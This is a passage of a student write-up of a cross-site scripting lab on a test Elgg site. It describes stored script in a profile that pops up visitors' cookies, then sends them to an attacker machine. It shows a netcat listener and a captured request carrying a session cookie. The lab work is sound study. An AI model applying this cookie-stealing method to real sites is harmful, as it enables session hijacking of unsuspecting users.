


This screenshot verifies that the code is executed even while someone tries to view samy's account.




Task 2: POSTING A MALICIOUS MESSAGE TO DISPLAY COOKIES


Logging into the samy account again




The goal of this task is to embed a code in samy's elgg profile such that when another user views their profile the user cookie is displayed in the alert window. Below is the code added in Samy's account.




Upon saving the code in the samy's account itself the cookie value of samy is popped up as an alert




Logging into alice's as shown in the below



Now, upon viewing the members list from the member's tab, alice is able to see her cookie being displayed as an alert as shown below.



Now, verifying it going inside samy's account and again the alert is shown in the below




Hence this shows that the cookie is displayed as an alert to every user visiting samy's account.

Task3: STEALING COOKIES FROM THE VICTIM'S MACHINE

Let's first use net cat to print out whatever is sent by the client as shown in the below

```
[04/19/25]seed@VM:~/lab7$ nc -l 5555
```


In this task, attacker wants the code to send cookies. For this we need to insert an image tag with its attribute set to the attacker machine. The code is then inserted in the samy's account.




Upon saving the above code in the samy's account we notice that the server captured the cookies of samy's profile as shown below. The highlighted is the cookie value.

```
[04/19/25]seed@VM:~/lab7$ nc -l 5555
GET /?c=Elgg%3Dkuugvp40uouq1iivl5f0j2k90l HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


Also, we notice that there is an image tag shown in the samy's account on the brief decription as shown in figure.



Logging into alice account to verify if the same works for the alice's account as well.



Now viewing sammy's profile being alice, as shown below



Notice that server captured the cookie of alice.

